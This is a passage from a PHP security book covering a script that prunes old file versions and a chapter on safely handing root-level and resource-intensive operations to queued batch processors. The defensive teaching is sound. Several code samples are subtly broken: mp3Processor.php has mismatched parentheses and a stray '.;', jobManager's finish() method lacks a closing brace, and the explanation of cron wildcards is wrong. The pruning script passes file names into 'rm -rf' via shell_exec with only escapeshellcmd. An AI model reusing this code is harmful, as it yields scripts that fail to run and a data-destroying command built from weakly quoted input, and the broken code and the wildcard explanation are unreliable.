if ( !empty( $argv[3] ) ) {
  $debug = TRUE;
}

// check that the operation is permitted
if ( !is_readable( $path ) ) {
  error( "$path is not readable, cannot prune contents." );
}
// check that the path is a directory
if ( !is_dir( $path ) ) {
  error( "$path is not a directory, cannot prune contents." );
}

// set the expired time
$expired = time() - ( $age * 86400 );
if ( $debug ) {
  print "Time is\t\t\t" . time() . "\nExpired cutoff is\t$expired\n";
}

// deleteOldVersions.php continues
```

This script is perfectly straightforward. After creating a function to exit while displaying any errors that may occur, you check that both required parameters have been supplied, and provide a usage reminder if they have not. You initialize the required variables by reading them from the command line used to invoke the script. After checking that the operation is permissible and that the specified path is indeed a directory, you next use the specified age to set a cutoff time for deciding whether to delete a file or a directory.

```
// continues deleteOldVersions.php

// read the directory contents
// add the old files/directories to the $deletes array
$dir = opendir( $path );
$deletes = array();
while ( $file = readdir($dir) ) {
  // skip parents and empty files
  if ( $file === '.' || $file === '..' || empty($file) ) continue;
  $mtime = filemtime( $path . '/' . $file );
  if ( $mtime < $expired ) {
    $deletes[$mtime] = $path . '/' . $file;
  }
}
if ( $debug ) {
  print "\nTo be deleted: ". print_r( $deletes, 1 ) . "\n";
}

// check if there is anything to delete
if ( empty($deletes) ) {
  error("Nothing to prune in $path.");
}

// delete the old files/directories
foreach( $deletes AS $key => $file ) {
    $command = "rm -rf $file";
    $result = shell_exec( escapeshellcmd( $command ) );
    if ( $debug ) {
      print "Executed $command with result $result\n";
    }
  }

  $plural = NULL;
  if ( count( $deletes ) > 1 ) $plural = 's';
  print "Pruned " . count( $deletes ) . " item$plural.";

  ?>
```

Next you loop through the files and directories found in the specified path, and if their last modification times (determined with the `filemtime()` function) precede the cutoff time, you store their names in an array of files and directories to be deleted. If, after considering each file and directory in the path, there is nothing in the array, you exit gracefully; otherwise, you use the `shell_exec()` function to execute the `rm` command (with the `-rf` parameter, which executes the command without any prompting, and processes any files in subdirectories as well) and print a message reporting how many items have been pruned.

Other Means of Versioning Files

There are several other third-party systems that can be used by an application to provide versioned database file storage.

Version Control Systems

CVS or Subversion can be used, via functions in the application, to add files and commit changes to a repository. This is especially useful for team development. There is even a PEAR class called `VersionControl_SVN` (see `http://pear.php.net/package/VersionControl_SVN/docs/latest/ for more information) that provides a PHP interface to a Subversion repository`. Another good tool to use is Git, which offers distributed capabilities for team members working on the same source code—each team member doesn't need to be connected to the main Git repository to keep working.

WebDAV with Versioning

Although Apache's `mod_dav` implementation (see `http://www.webdav.org/mod_dav/` for more information) doesn't include versioning, the "V" in DAV (Distributed Authoring and Versioning) implies that an ideal implementation does. Actually, versioning is defined as an extension to WebDAV, known colloquially as DeltaV and officially as *RFC 3253* (see http://www.ietf.org/rfc/rfc3253.txt).

Because filesystem-level drivers to access WebDAV shares are available for many operating systems, and because DeltaV requires an autoversioning (passive version control) option, it would seem like an excellent way to add versioned file storage to any application. However, there are still just a few WebDAV servers available to support DeltaV. Apache's Jakarta Slide project, written in Java, is one that does (see `http://jakarta.apache.org/slide/` for more information). But judging from the dearth of server implementations, DeltaV has yet to gain widespread acceptance.

`rdiff-backup`

This utilitywas built specifically to create and manage versioned file storage (see `http://www.nongnu.org/rdiff-backup/` for more information). `rdiff-backup` compares the working directory with a repository, and then copies any differences it finds into the repository. This information permits files to be restored as of a particular date and time.

The biggest drawback to using `rdiff-backup` is that it is not designed to be run on demand (as when a file changes) but at regular intervals using `cron`. This means that if a file changes multiple times between those intervals, then the backup repository will not contain each specific revision. You will need to analyze your particular requirements to determine whether this limitation makes `rdiff-backup` unsuitable for your own use.

Summary

In this chapter, we began a discussion of system-level secure operations for our applications, focusing here on application-level methods of preventing the accidental or malicious loss of a user's data.

We discussed first locking database records to prevent accidental deletion, and then requiring confirmation to permit allowable deletion. In this connection, we provided a script that manages handling a secret value along with the confirmation.

We turned next to using `deleted` flags in a database to avoid any actual deletion of data. In this connection, we provided an extensive PHP code fragment for restricting queries so that they return no records that have been marked as deleted.

We then discussed a system for providing a record-versioning capability, which involves adding timestamps to each record and preserving backup copies of previous records in a versions table.

Finally, we discussed true file-based versioning for database files (similar to the familiar file-versioning systems). Here, we provided scripts for carrying out versioned backup and garbage collection, and then surveyed a number of third-party solutions.

In Chapter 12, we will continue our consideration of system-level security by discussing how PHP can assist in ensuring that privileged system scripts are executed securely.

CHAPTER 12

Safe Execution of System and Remote Procedure Calls

In this chapter, we will explore how to isolate the execution of potentially dangerous system commands and Remote Procedure Calls (RPCs). Up to this point in the book, we've been discussing your PHP applications and the users (both human and otherwise) that interact with it; for the first time we're now veering into the system and environment that your PHP application resides in. We're still talking about your application and the interfaces it makes available to system-level calls and remote procedures.

Because online applications are necessarily exposed to the relatively unfettered, semi-anonymous access of the public Internet, they ought to be run under the aegis of a user with a minimal set of privileges. That way, if something were to go wrong, and the webserver being used by the application were to be compromised, the damage that could be done by an attacker or a buggy system would be limited.

The problem with this theory, and what makes it as a practical matter unworkable, is that there are plenty of times when `nobody`, the webserver user, needs system resources that an unprivileged user should not have access to. These include the ability to read and perhaps to write sensitive information, and to use unusually intensive resources. And so as a practical matter you must somehow allow this kind of access to the `nobody` user. But at the same time you need to take steps to protect your system.

In the first part of this chapter, we will discuss in detail the various types of dangerous system operations that unprivileged users like `nobody` should not be allowed to execute, either because (to gain access to sensitive material) they need to run as the `root` user, or because they require an unusually large amount of system resources. To combat this, we will discuss specific strategies for keeping these tasks out of the hands of `nobody`, by handing them off to a privileged or administrative process, and then we will look at implementing those strategies in PHP.

In the second part of the chapter, we turn our attention to securing RPCs, specifically, the type of RPC commonly referred to as *web services*. Web services is the generic name given to exchanges from one computer to another using the HTTP protocol, where the request contains a remote procedure call and the response contains either the resulting output or an error.

When sites are networked with other machines over the Internet, remote procedure calls can become a liability for both clients and servers.

Therefore, we will also map out the proper strategies and implementation techniques to counter this security liability.

Dangerous Operations

In this section, we discuss two different categories of potentially dangerous operations: commands that must be run as `root`, and operations that require an unusual amount of CPU time or bandwidth. These are things that unprivileged users such as the webserver's `nobody` should not be allowed to do. They are dangerous for different reasons, but the common thread is that you would not want any of them to be abused by someone who has access to your online applications.

Root-level Commands

One category of dangerous operation is the set of commands that reach so deeply into your system's resources that they must be carried out by a user with high privileges, like a member of the `wheel` or `admin` groups, or even the `root` user itself.

Examples of these sorts of operations include the following:

- Flushing the outgoing mail queue
- Changing ownership of a file
- Starting (or restarting) a daemon process
- Mounting (or remounting) removable media or a network share
- Blocking an IP address at the firewall

You can't avoid running operations like these altogether, because PHP applications often have perfectly legitimate reasons to carry out tasks that would normally be considered administrative, and would therefore need to be run by the `root` user. For example, a PHP-based file-management system that allows your company's clients to upload project files or revisions to your internal file server will need to change the ownership of those files so that they can be subsequently modified or deleted by staff members. Or a PHP application that functions as a kind of "web control panel" might need to carry out administrative operations, such as adding a new user account to the system, or restarting a daemon with a new configuration file.

The *suid* Bit and the *sudo* Command

When a command or binary application has the `suid` or `set-user-ID` bit set (see our discussion of filesystem permissions in Chapter 13), then such applications will execute with the permissions of the owner, no matter which process initiates execution. Servers and system-administration commands that need to access resources as `root` (for example, the `passwd` command) typically have this bit set, precisely to allow them to engage in such activities.

The `sudo` command prefix is conceptually related to the `suid` bit because it also raises the privilege level of the command that is its parameter, causing it to be run as the `root` user, with access privileges that it doesn't ordinarily have. A user is normally required already to be in a special group such as `admin` or `wheel` in order to use the `sudo` command, or added to the `/etc/sudoers` file (which allows for fine-grained control over what may be run by a specific user using `sudo`) but because the `sudo` command is itself a `suid` binary, the user who is executing it in effect becomes the `root` user when running the command.

It is extremely dangerous to allow PHP scripts (acting via the webserver's `nobody` user) to execute the `sudo` command or `suid` binaries, because doing so effectively escalates the access level of such scripts. Any vulnerability in the application can then be exploited to take over the entire server. For precisely this reason, the `sudo` command is often deleted from production environments.

Sbin Binaries

The commands (or utilities) located in `/sbin` or `/usr/sbin` on Unix systems are system administration utilities generally meant to be called by the `root` user only.

The following commands are among those typically found in any Unix `/sbin` directory:

- `mount` and `umount`, which mount and unmount hard drives and removable media
- `mkfs`, a partition-formatting command
- `reboot`
- `shutdown`
- `route`, which configures the network routing table
- `ping`, which sends ICMP echo packets to other servers

All of these commands either work with system resources at a very low level or, in the case of `ping`, send arbitrary network messages to other servers.

On a desktop system or a development server, it would probably be relatively safe to expose these commands to normal, privileged users. After all, access to the `mount` command is required to read files from a CD-ROM, and `ping`, while it could theoretically be used to harass other computers on a network, is incredibly useful for determining the health of network connections.

But unprivileged users, such as the webserver or mailserver processes, have no business calling any of these commands directly. So on production servers you should make these directories off limits to anyone but `root`, with the commands `chmod /sbin 700` and `chmod /usr/sbin 700`. Restricting these directories to access by the `root` user only severely limits the tools available to an attacker who is able to gain access to the machine.

Resource-intensive Commands

A second category of commands and applications that should be treated with particular caution are those commands that use an inordinate amount of system resources, or that tie up limited resources such as network ports or tape-backup drives.

Here are some examples of such resource-intensive commands:

- Binary compilers
- Digital signal processing, like graphics or audio filters
- Video codecs
- File compression utilities
- Network servers
- Network operations in general

Any of these types of commands, if called many times in parallel by someone abusing a web application, could quickly eat up available system resources (processor time, memory, and even bandwidth), making legitimate use slow or even impossible.

In the case of network operations, the damage done could extend to other systems at other sites. Any web application that makes network requests is potentially an agent of harm to other networked computers, especially if an attacker can discover a way to get it to send requests to arbitrary URLs. In addition to being potentially resource-intensive, requests made by your application to remote servers raise other security concerns as well, which we will discuss in detail later in this chapter.

Making Dangerous Operations Safe

These two different kinds of commands are dangerous in very different ways. The root-level commands need access to deep resources, while the resource-intensive ones don't. The root-level commands can usually be executed nearly instantaneously, while the resource-intensive ones can't. But both can cause havoc on your own and possibly others' systems.

Both problems, however, can be solved in the same general way, by creating a queuing system where an unprivileged PHP script must hand off a potentially dangerous operation to a privileged or administrative user. That privileged user (in most cases an automated process) is capable of evaluating the appropriateness of the command (should it be executed at all?) and the availability of resources (should it be executed now?).

Create an API for Root-level Operations

For root-level operations, developers may be tempted to find workarounds that allow the unprivileged webserver user `nobody` to carry out these tasks, such as custom `suid` binaries or liberal filesystem permissions. But such so-called solutions simply expose the object of the workaround to unlimited abuse in the case of a security breakdown or vulnerability.

The primary goal of any operation involving these types of system calls is to ensure that the user initiating the process does not end up with escalated privileges as a result. This immediately rules out the direct use of `suid` binaries.

It also rules out any use of the `sudo` command by PHP. Under no circumstances should the webserver user (in the case of `mod_php`) or any other user that runs web scripts (in the case of the PHP Common Gateway Interface, or CGI, binary) be added to either the `admin` or the `wheel` group. Using `sudo` as a workaround to allow online applications to carry out administrative operations is an incredibly bad idea.

Instead, to enforce this proposed system of separation of privileges, a simple application programming interface (API) should allow the web application process to communicate the request, and possibly receive a response back from, the batch process that is actually going to execute it. In this case, the API is an abstraction that clearly defines a command request and a set of parameters, if needed, that accompany it. The privileged process that is going to carry out the command will accept only well-formed requests with appropriate parameters, thereby limiting the request to exactly the action that needs to be carried out, and no more.

To apply the concept of queuing to this particular process may even be slightly misleading, since queuing implies a delay, and normally in this case there will be no delayed execution required. Once the hand-off takes place, the command will be executed immediately if it is an appropriate one.

As an example of this process, let's imagine that you have a web application that needs to change the ownership of a set of uploaded files, from `nobody` (who is its owner by default) to the user ID of the application's owner, so that they can be subsequently managed via SFTP. Your simple API would consist of a single command, `changeOwnership`, and a single parameter, the relative path to the directory or file.

When it receives the `changeOwnership` command via its API, the nonpublic script that runs as `root` and performs the actual system `chown` operation will take the relative path, sanitize it against directory-traversal and shell metacharacter attacks, and turn it into the full path to the file.

Defining the command and its parameters in this way prevents two forms of potential abuse:

- This unprivileged webserver script cannot request arbitrary commands; it is limited to `changeOwnership` only.
- This unprivileged webserver script cannot attempt to change the ownership of files outside of a predefined directory, and it cannot inject additional shell arguments or commands into the request.

Queue Resource-intensive Operations

More common than administrative operations, at least in most PHP applications, are resource-intensive operations, which require a similar separation layer but for entirely different reasons. In these cases, the focus is on controlling the quantity of operations allowed at any one time. In other words, the fact that these processes are being initiated by `nobody` isn't the problem; it's that `nobody` is actually a front for the entire Internet-connected world, and that there may be tens or hundreds of webserver processes running as `nobody` at the same time on the same server.

Under normal circumstances, serving flat or even PHP-based dynamic web pages doesn't require a large number of server cycles or huge amounts of memory. Even when a website experiences lots of traffic, the processes that handle web requests are so efficient that they will saturate a 100-megabit Ethernet connection before running out of other system resources. Properly tuned systems handle this sort of pounding day in and day out.

But, as we discussed earlier, some processes do indeed require an unusual amount of CPU time, memory, or other access to hardware. When PHP applications that rely on these operations are exposed to a sudden burst of web requests, the server will slow to a crawl unless a *queue* is employed to limit the damage. A queue is a first-in, first-out list of messages. For our purposes here, those messages will be requests for resource-intensive operations made by your application.

The queue, then, is a list of jobs to be done, in order, by some other process that specializes in such things and has the level of access required to consume system resources. This process, which runs in the background, is known as a *batch processor* because every time it runs it reads, executes, and removes the next batch of jobs waiting in the queue. In many cases, the batch size will be only one job at a time, but because the batch processor continues to act on job after job as they come to the front of the queue, the overall effect is the same.

The Implications of Queuing

The batch processor to handle queued resource-intensive operations from your online PHP application could be a normal PHP script called periodically by `cron` and intended to take care of everything that is in the queue at that time. We suggest later in this chapter, in the "Using `cron` to Run a Script" section, that this is the most suitable solution for operations that are likely to take a considerable amount of time, or that can wait for some amount of time before being efficiently executed in a batch.

The processor could alternatively be a *daemon*, a script running continuously in the background and constantly checking for new requests in the queue. A daemon is the most suitable solution for resource-intensive operations that need to be carried out immediately, while the calling script is waiting.

By evaluating whether there are resources available to carry out the requested operation, both `cron` the script and the daemon will allow you to achieve a strict level of control over how often such processes run, and how many of them are allowed to run at any given time.

Unfortunately, this queuing involves a lot of extra work up front, work that has an impact on the flow of your application. In addition to building a script or daemon to carry out the batch processing, you must have some way of getting the results back to the user who made the request.

Because queued jobs may not be executed immediately, you may need to build a job-ticketing system into your application. A job-ticketing system associates each job in the queue with a PHP session, so that the user can check the progress of the job and obtain the results once the operations have been carried out by the batch processor. More likely, it is the user's browser that does the actual checking via a meta-refresh tag, while displaying a "Please be patient; we're working on it" notice, possibly along with a thermometer or scrolling bar symbol (which typically provides at best only the vaguest approximation of real progress, and at worst a completely fictitious version).

For operations that could take a really long time to run, such as 3D rendering or video encoding, an email notification system is generally preferable to a session-based job-ticketing system. In this case, each job in the queue is associated with an email address (or IM or SMS account). When the job is completed, which may be long after the original session expired, the batch processor sends the user a message containing a link to the finished product.

Controlling Parallelization

The main reason for separating job requests from job execution is to control the number of resource-intensive jobs that are allowed to operate at any one time. The simultaneous execution of similar jobs is called *parallelization*. Depending on the kind of job for which execution is being requested, and the current load on your server, you may be able to allow some small number of simultaneous processes to work at one time. Or you may want to allow only one. Your batch-processing scripts need a way to discover how many other operations are in progress, in order to determine whether resources are available for their own operations.

The simplest way to prevent parallelization is to require that only one job can be run at a time. In this case, some sort of signal, typically either a file or a database flag, is set to indicate that a batch-processing operation is in progress, and that a new one should not be started at this time. Your batch-processing script would first, before initiating processing, check for the existence of a file, possibly located at something like `/var/run/php-batch`. If the file exists, it will be taken as a sign that another job is executing, and your script will need to either exit or sleep for some period of time and try again. If the file doesn't exist, the script will create one and then start the next job in the queue. Once all the queued jobs have been cleared, or the batch-processing script reaches the end of its life, the `/var/run/php-batch` signal file is unlinked, allowing the next batch-processing script to take over when it runs.

Rather than use a file to indicate batch processing, you could use a PHP CLI binary compiled with the `--enable-shmop` directive, and store a flag in Unix shared memory. Each new process would check for this flag in a particular shared memory segment, and exit if it exists. An introduction to PHP's shared memory functions can be found at `http://php.net/shmop`.

There is an inherent flaw in either system: if your batch-processing script exits prematurely for any reason (a fatal error, a kill signal, power failure, and system shutdown are all possibilities), then the signal file (or even shared memory segment in the less extreme cases) will remain, preventing any subsequent processing scripts from starting up, even though no jobs are in progress.

Using Process Control in PHP Daemons

All operating systems include features that allow processes to spawn and control child processes. So if you have a daemon whose job is processing a queue of batch jobs, it can spawn a number of children to handle a sudden influx of jobs, and kill them again when things quiet down. Daemons written in PHP can take advantage of the process control functions described at `http://php.net/ref.pcntl`. The Process Control functions are not supported by default in the CGI and CLI versions of PHP, which must be compiled with the `--enable-pcntl` configuration option for that support to exist. Process control is not supported at all in Apache's `mod_php`, and will cause "unexpected results," according to the *PHP Manual*, when used in a webserver context. Since our goal is to move processing away from the webserver, this is certainly an acceptable limitation.

The fundamental difference between a PHP daemon and any other command-line PHP script is that the daemon is meant to run continuously in the background; as such it is written on the one hand to conserve memory and resources, and on the other to handle the standard system signals.

A Brief Description of Signal Handling

Signals are a simple form of interprocess communication. There are some 32 different signals that can be sent to a process using the Unix `kill` command which, despite its name, can be used to send any defined signal. They range from the default `TERM`, which asks the process to terminate, to the user-defined signal `USER1`, which could be defined to mean anything at all. Another common signal is `HUP`, or hang-up, which typically causes a daemon to relaunch using fresh configuration file values. Two particular signals, `KILL` and `STOP`, cannot be ignored by a process. The rest can be caught and either handled in some way or ignored completely. Each signal has a default action (usually "terminate the process") that is carried out if the signal is not caught.

The two signals that are most important to a daemon are `TERM` and `CHLD`. Catching a `TERM` signal allows your daemon to close any existing connections and children, and exit gracefully. We will discuss the `CHLD` signal after introducing the notion of child processes in the next section.

Forking to Handle Simultaneous Requests

Very often a PHP daemon will need to respond to a number of simultaneous, or near simultaneous, requests at the same time. In this case, the daemon should act as a parent process, constantly looping and listening for requests. When a request is detected, the daemon creates a child process to handle the request. That way, if another request is received before the first process finishes, it can simply be handed off to another child. The PHP function used to create a child process is `pcntl_fork()` (see `http://php.net/pcntl_fork` for more information). This parent-child handoff is how Apache handles requests. The parent `httpd` listens for incoming messages on port 80, and either hands them off to an existing child or spawns a new child process to handle them.

When a program forks, the kernel creates an exact copy of it. To the child process, at that instant, (almost) everything looks identical to how it looks to the parent process. As both processes carry out execution of the script, parent and child diverge.

The only difference between parent and child at the time of forking is this one: the child has its own unique process ID, and has a parent process ID that is set to the parent's PID. Parent and child do not share the same memory (it is actually copied, not merely referenced), but the child does have a copy of all of its parent's resource descriptors. So for instance, the child processes will possess any file handles that were held by the parent at the time of forking. In addition to having an identical memory structure, parent and child both continue executing the script at the same point.

This leads, almost immediately, to the emergence of a second difference between parent and child. When the `pcntl_fork()` operation is complete, it returns a different value depending on whether it is returning to the child or the parent. To the forked child, it returns `0`. To the parent, it returns the process ID of the child. Most scripts will use a conditional statement to test this return value, to determine whether the current process is still the parent (in which case the return value is the child's PID), or if it has become a new child process (in which case the return value is `0`), and then act accordingly.

When a child process is terminated, the parent automatically receives a `CHLD` signal, which means "child status has changed." At this point, the child becomes a "zombie" process, hanging on until its parent acknowledges its termination. In PHP, the `pcntl_wait()` function is used to determine the PID of a terminated child, and to free the resources and eliminate the zombie.

Using a Nice Value to Assign a Lower Priority

We have discussed using signals and children to control the execution of background jobs, but there is a third technique as well, one that allows you to change the relative priority of a background process.

Each Unix process has a *nice value* that informs the kernel as to the priority of that process's execution. The higher the nice value, the more ready a process is to move out of the way and free resources for other processes when the system is busy. The range of values is from –20 (highest priority, lowest niceness) to 20 (lowest priority, highest niceness). The nice value sent to the operating system by a PHP script can be increased (but unless it is running as the `root` user it cannot be decreased) from the default value of `0` using the `proc_nice()` function (see `http://php.net/proc_nice` for more information).

In general, web applications should never reprioritize themselves, but background batch jobs such as the ones we're dealing with in this chapter are likely candidates for it. CPU-intensive batch jobs can ensure that they don't hog system resources by setting their nice values to 20.

Handling Resource-intensive Operations with a Queue

Now that we have looked at some of the specific things that you can do to execute root-level and resource-intensive operations safely, we present some general implementation strategies to help you meet those objectives.

The common factor in handling both types of unsafe actions is to separate them from your online application and run them in the background. The purpose of moving them to the background is quite different for the two different kinds of dangers. For root-level operations, the intermediary step ensures that the requested operation is not inappropriate. For resource-intensive operations, it ensures that sufficient resources are available now to carry out the operation without unduly affecting the efficiency of your server.

The API we proposed earlier for handling root-level operations is capable of handling root-level operations safely. Handling resource-intensive operations is a good deal more complicated, however, and so we turn to that now.

Managing a queue of possibly delayed resource-intensive jobs is much more complex than handling root-level operations, and therefore exposes your server and your users' data to avoidable risks. We turn to that task now, concentrating on three different problems:

- How to build a queue of jobs so that they are not executed in an unsafe manner
- How to trigger batch-processing scripts so that they can be executed safely by the batch processor
- How a web application can track the status of a background job and pick up the results when complete

How to Build a Queue

Creating a queue so that your web application can start handing off jobs is the first step in managing these resource-intensive jobs in a safe manner, so that executing them doesn't endanger either your server or your users' data.

Using a Drop Folder for Short-term Queuing

The simplest kind of queue, suitable for use with tasks that can be completed without too much delay, is a folder in which the web application writes data to be processed. The batch processor checks the folder for new files, which it recognizes either by time (it was created in the interval since the processor checked last) or by naming convention (it has, for example, a `.new` extension). The processor then sends the data off to be processed by the system, instructing it to put the results where the web application (which has been waiting patiently) can find them and send them back to the user.

When working with files in a drop folder, the batch processor must be able to answer each of these four questions:

- Which files still need to be processed?
- Are there any files that look like they are being processed, but in fact are not, due to error or system restart during processing?
- Where should the results be saved?
- What happens to the original files after processing?

Strategies for answering these questions include moving files-in-progress to a different folder, renaming files to keep track of state and which process ID is actively working with the data, and using a second drop folder to store the results where they can be found by the web application. The daemon may clean up leftover original and processed files on its own, or rely on a separate garbage-collection script.

Using a Database for Queuing

A good way to handle resource- and therefore time-intensive batch jobs is to store them in a database. This has the advantage of being possible even when an IMAP server is not available. It also relies on a familiar, rather than a slightly unusual, management interface.

The MySQL code for creating such a database table might look something like this:

```
CREATE TABLE jobs (
id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
request TEXT,
created DATETIME,
started DATETIME,
finished DATETIME,
data TEXT,
result TEXT,
status VARCHAR(255),
INDEX ix_status ( status )
);
```

Your processor script would need to retrieve unprocessed jobs based on their status, send them off for processing (and update the `started` and `status` fields), store the results (and again update the `finished` and `status` fields), and notify the user that the results are available for retrieval. Here is a PHP class to handle these tasks. It can be found also as `jobManagerClass.php` in the Chapter 12 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

class jobManager {
public $id; // the record id in the jobs db
public $request; // request to processor api
public $created; // mysql datetime of insertion in the queue
public $started; // mysql datetime of start of processing
public $finished; // mysql datetime of end of processing
public $data; // optional data to be used in carrying out request
public $result; // response to request
public $status; // status of the job: new, running, or done

private $db; // database handle - an open mysql/mysqli database


// constructor assigns db handle
public function __construct( $db ) {
  if ( get_class( $db ) != 'mysqli' ) {
    throw new Exception( "\$db passed to constructor
                        is not a mysqli object." );
  }
  $this->db = $db;
}
```

```
// insert() inserts the job into the queue
public function insert() {
  if ( empty( $this->request ) ) {
    throw new Exception( "Will not insert job with empty request." );
  }
  $query = "INSERT INTO jobs SET id='',
            request='{$this->esc($this->request)}',
            created=now(),
            data='{$this->esc($this->data)}',
            status='new' ";
  $result = $this->db->query( $query );
  if ( !$result ) {
    throw new Exception( "Unable to insert job using query $query
                       -- " . $this->db->error() );
  }
  // get id of inserted record
  $this->id = $this->db->insert_id;

  // load job back from database (to get created date)
  $this->load();

  return TRUE;
}

// jobManagerClass.php continues
```

You initialize the class by setting a large group of public variables, all with self-explanatory names, and one private variable, a database resource. The constructor method simply checks whether that resource is valid. There follows then the first of a whole set of methods, in this case `insert()`, all of which have very similar structures:

- Checks for various error conditions
- Constructs a query
- Checks that the query executed successfully
- Stores the results in appropriate class variables
- Returns with an appropriate value

```
// continues jobManagerClass.php

// load() method loads the job with $this->id from the database
public function load() {
  // id must be numeric
  if ( !is_numeric( $this->id ) ) {
    throw new Exception( "Job ID must be a number." );
  }

  // build and perform SELECT query
  $query = "SELECT * FROM jobs WHERE id='$this->id' ";
  $result = $this->db->query( $query );

  if ( !$result ) throw new Exception( "Job #$this->id does not exist." );
  // convert row array into job object
  $row = $result->fetch_assoc();
  foreach( $row AS $key=>$value ) {
    $this->{$key} = $value;
  }

  return TRUE;
}


// next() method finds and loads the next unstarted job
public function next() {
  // build and perform SELECT query
  $query = "SELECT * FROM jobs WHERE status='new'
            ORDER BY created ASC LIMIT 1";
  $result = $this->db->query( $query );

  if ( !$result ) {
    throw new Exception( "Error on query $query
                          -- " . $this->db->error() );
  }

  // fetch row, return FALSE if no rows found
  $row = $result->fetch_assoc();
  if ( empty( $row ) ) return FALSE;

  // load row into job object
  foreach( $row AS $key=>$value ) {
    $this->{$key} = $value;
  }

  return $this->id;
}


// start() method marks a job as being in progress
public function start() {
  // id must be numeric
  if ( !is_numeric( $this->id ) ) {
    throw new Exception( "Job ID must be a number." );
  }

  // build and perform UPDATE query
  $query = "UPDATE jobs SET started=now(), status='running'
            WHERE id='$this->id' ";
  $result = $this->db->query( $query );

  if ( !$result ) {
    throw new Exception( "Unable to update job using query $query
                          -- " . $this->db->error() );
  }

  // load record back from db to get updated fields
  $this->load();

  return TRUE;
}


// finish() method marks a job as completed
public function finish( $status='done' ) {
  // id must be numeric
  if ( !is_numeric( $this->id ) )
    throw new Exception( "Job ID must be a number." );

  // build and perform UPDATE query
  $query = "UPDATE jobs
            SET finished=now(),
                result='{$this->esc($this->result)}',
                status='{$this->esc($status)}'
            WHERE id='$this->id' ";
  $result = $this->db->query( $query );

  if ( !$result ) {
    throw new Exception( "Unable to update job using query $query
                         -- " . $this->db->error() );

  // load record back from db to get updated fields
  $this->load();

  return TRUE;
}


// esc() utility escapes a string for use in a database query
public function esc( $string ) {
  return $this->db->real_escape_string( $string );
}

// end of jobManager class
}

?>
```

The remaining methods, all named descriptively, follow the same general outline as the one discussed earlier. We will demonstrate the use of this class later in the chapter.

Triggering Batch Processing

Now that we've examined different methods for creating a queue, we turn to triggering the actual batch processing, which again must be done in a manner that minimizes any risk to your server or your users' data. We will demonstrate two possibilities: using the `cron` daemon to periodically start batch processing, and building your own daemon in PHP to watch for and execute queued jobs.

Using *cron* to Run a Script

The system daemon `cron` runs as the `root` user but can switch to the identity of any user when executing scheduled tasks. It wakes up periodically and checks a series of configuration files (called `crontabs`; each user has one) to see if there are any scheduled jobs that should be executed. If so, the commands are executed as the `crontab` owner, and the output is emailed to any recipients configured in the `crontab`. Then `cron` sleeps until the next wakeup period.

You could choose to have `cron` run your batch-processing script periodically, say, every three minutes. If you do this, however, you will need to create some mechanism that keeps two or more scripts from trying to process the same queue entry. This is because, if one batch processor takes longer than the scheduled three minutes to work through the jobs in the queue, it will still be running when `cron` triggers the next batch processor. To keep things simple in the preceding example, we first check to see whether an earlier batch-processing script is still active, exiting if that is the case. A more complex implementation might look at other factors, such as the system CPU load average, to see if there is room to run additional batch-processing instances.

The following script is meant to be called periodically by `cron`. It uses lockfiles to discover concurrent processes so that it doesn't start too many parallel MP3 encoders. This code can be found also as `mp3Processor.php` in the Chapter 12 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// log file
$log = 'mp3Processor.log';

// limit on number of concurrent processes
$concurrencyLimit = 2;

// dropFolder
$dropFolder = '/tmp/mp3drop';

// audio encoding command
$lame = '/opt/local/bin/lame --quiet ';

// get process ID
$pid = posix_getpid();

// check for .wav files and .job files
$dir = dir( $dropFolder );
$wavs = array();
$jobs = array();

// check drop folder for lockfiles (with .job extension) and .wav files
while( $entry = $dir->read() ) {
  $path = $dropFolder . '/' . $entry;
  if ( is_dir( $path ) ) continue;
  $pathinfo = pathinfo( $path );
  if ( $pathinfo['extension'] ) === 'job' ) {
    $filename = $pathinfo['basename'];
    $jobs[ $filename ] = $dropFolder . '/' . $filename;
    continue;
  }

    if ( $pathinfo['extension'] === 'wav' ) {
```

```
    $wavs[] = $path;
  }
}
$dir->close();
unset( $dir );

// mp3Processor.php continues
```

The script initializes by setting necessary variables, and it extracts a list of the existing `.wav` and `.job` files from the drop folder.

```
// continues mp3Processor.php

if ( empty( $wavs ) ) {
  processorLog( "No wavs found." );
}
else {
  // for each .wav found, check to see if it's being handled
  // or if there are too many jobs already active
  foreach( $wavs AS $path ) {
    if ( !in_array( $path, $jobs ) && count( $jobs ) < $concurrencyLimit ) {
      // ready to encode
      processorLog( "Converting $path to mp3." );

      // create a lockfile
      $pathinfo = pathinfo( $path );
      $lockfile = $pathinfo['dirname'] . '/' . $pathinfo['basename'] . '.job'.;
      touch( $lockfile );

      // run at lowest priority
      proc_nice( 20 );

      // escape paths that are being passed to shell
      $fromPath = escapeshellarg( $path );
      $toPath = escapeshellarg( $path . '.mp3' );

      // carry out the encoding
      $result = shell_exec( "$lame $fromPath $toPath" );
      if ( $result ) {
        processorLog( "Conversion of $path resulted in errors: $result" );
      }
      else {
        processorLog( "Conversion of $path to MP3 is complete." );
        // remove .wav and .job files
        unlink( $path );
        unlink( $lockfile );
      }

      exit();
    // end if ready to encode
    }
    // end foreach $wavs as $path
  }

  // end if $wavs
}

// lib
function processorLog( $message ) {
  global $log, $pid;
  $prefix = date('r') . " [$pid]";
  $fp = fopen( $log, 'a' );
  fwrite( $fp, "$prefix $message\r\n" );
  fclose( $fp );
}

?>
```

After checking that files do exist to encode, you check that they are not already in the process of being encoded by looking for a lockfile (an empty file with the name of the `.wav` file but the extension `.job`), and then that the number of already-executing jobs does not exceed the limit set earlier. If the file is ready to encode, you create a lockfile and set the encoding job's priority to as low as possible. Since you are going to have to pass a command to the shell, for security's sake you make sure that the paths that are being passed are escaped properly with the `escapeshellarg()` function. You then send the job to the shell to be processed by the free LAME MP3 encoder (available as a package install for most distributions, and as a source code download at `http://lame.sourceforge.net/download/download.html`), and you report the results. Finally, in a library section at the end of the script, you define the `processorLog()` function, which simply writes messages to a log file.

We can tell `cron` to execute the `mp3Processor.php` script once every minute by running `crontab -e` *`<username>`* to edit the appropriate `crontab` file, where *`<username>`* is the UID of the user that should actually execute the script. To do this, add the following two lines to the `crontab` file:

```
MAILTO=yourname@example.net
* * * * *    /path/to/php /path/to/mp3Processor.php
```

In a `crontab` file, each entry consists of a periodicity specification and a command to be run for every period that matches the spec. The specification has five fields, corresponding to minute, hour, day of month, month, and day of week (`0` is Sunday, `6` is Saturday), and those fields may be either values or * wildcards that match the first occurrence of any other value. So the specification `* * 20 * *` matches

